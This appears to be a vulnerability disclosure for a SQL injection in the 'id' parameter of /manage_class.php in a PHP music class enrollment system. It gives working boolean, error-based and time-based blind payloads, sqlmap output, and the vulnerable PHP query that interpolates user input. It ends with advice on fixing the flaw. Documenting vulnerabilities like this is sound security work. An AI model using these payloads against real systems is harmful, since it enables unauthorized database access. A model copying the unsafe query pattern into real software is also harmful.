byxs0x0 Update SQL6.md df17457 · last week

76 lines (53 loc) · 3.89 KB

A SQL injection vulnerability exists in Music Course Registration system project V1.0 /manage_class.php

Vulnerability author:

wanglun

NAME OF AFFECTED PRODUCT

PHP music course registration system project

Vendor Homepage

https://www.sourcecodester.com/php/15362/music-class-enrollment-site-phpoop-free-source-code.html

VERSION:

1.0

Software Link

https://www.sourcecodester.com/download-code?nid=15362&title=Music+Class+Enrollment+System+in+PHP%2FOOP+Free+Source+Code

Vulnerable File

/manage_class.php

PROBLEM TYPE

Vulnerability Type

SQL injection

Root Cause

An SQL injection vulnerability was found in the /manage_class.php file of the Music Course Registration System project. The cause of the problem is that the attacker injects malicious code from the parameter "id" and uses it directly in the SQL query without proper cleaning or validation. This allows attackers to forge input values, thereby manipulating SQL queries and performing unauthorized actions.

Impact

Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

During the security review of the Music Course Registration System, I discovered a serious SQL injection vulnerability in the file "/manage_class.php". This vulnerability stems from inadequate validation of user input for the 'id' parameter, allowing an attacker to inject malicious SQL queries. As a result, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial action is needed to ensure system security and protect data integrity.

Vulnerability details and POC

Vulnerability lonameion:

'id' parameter

Payload:

http://localhost:80/mces/admin/?page=classes/manage_class&id=4' AND (SELECT 8993 FROM (SELECT(SLEEP(5)))FvcJ) AND 'eYKe'='eYKe


Parameter: id (GET)

```
 Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=classes/manage_class&id=4' AND 4411=4411 AND 'coQB'='coQB

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
Payload: page=classes/manage_class&id=4' AND (SELECT 1734 FROM(SELECT
COUNT(*),CONCAT(0x7178626a71,(SELECT
(ELT(1734=1734,1))),0x7170787171,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'ajTx'='ajTx

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=classes/manage_class&id=4' AND (SELECT 8993 FROM
(SELECT(SLEEP(5)))FvcJ) AND 'eYKe'='eYKe
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

Payload: http://localhost:80/mces/admin/?page=classes/manage_class&id=4' AND (SELECT 8993 FROM (SELECT(SLEEP(5)))FvcJ) AND 'eYKe'='eYKe

```php
<?php
if(isset($_GET['id']) && $_GET['id'] > 0){
    $qry = $conn->query("SELECT * from `class_list` where id = '{$_GET['id']}' ");
    if($qry->num_rows > 0){
        foreach($qry->fetch_assoc() as $k => $v){
            $$k=$v;
        }
    }
}
?>
<style>
    #cimg{
        max-width:100%;
        max-height:25em;
        object-fit:scale-down;
        object-position:center center;
    }
</style>
<div class="content py-5 px-3 bg-gradient-primary">
    <h2><b><?= isset($id) ? "Update Class Details" : "New Class Entry" ?></b></h2>
</div>
<div class="row mt-lg-n4 mt-md-n4 justify-content-center">
```



```
[10:16:00] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.22pre) Gecko/20090327 Ubuntu/7.10 (gutsy) Firefox/2.0.0.22pre' from file 'D:\haoren\tools3\tools3\漏洞利用\sqlmap\data\txt\user-agents.txt'
[10:16:00] [INFO] resuming back-end DBMS 'mysql'
[10:16:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=classes/manage_class&id=4' AND 4411=4411 AND 'coQB'='coQB

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=classes/manage_class&id=4' AND (SELECT 1734 FROM(SELECT COUNT(*),CONCAT(0x7178626a71,(SELECT (ELT(1734=1734,1))),0x7170787171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'ajTx'='ajTx

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=classes/manage_class&id=4' AND (SELECT 8993 FROM (SELECT(SLEEP(5)))FvcJ) AND 'eYKe'='eYKe
---
[10:16:01] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.1.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:16:01] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\localhost'

[10:16:01] [WARNING] your sqlmap version is outdated
```

Suggested repair

1.Use prepared statements and parameter binding: Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2.Input validation and filtering: Strictly validate and filter user input data to ensure it conforms to the expected format.

3.Minimize database user permissions: Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

4.Regular security audits: Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.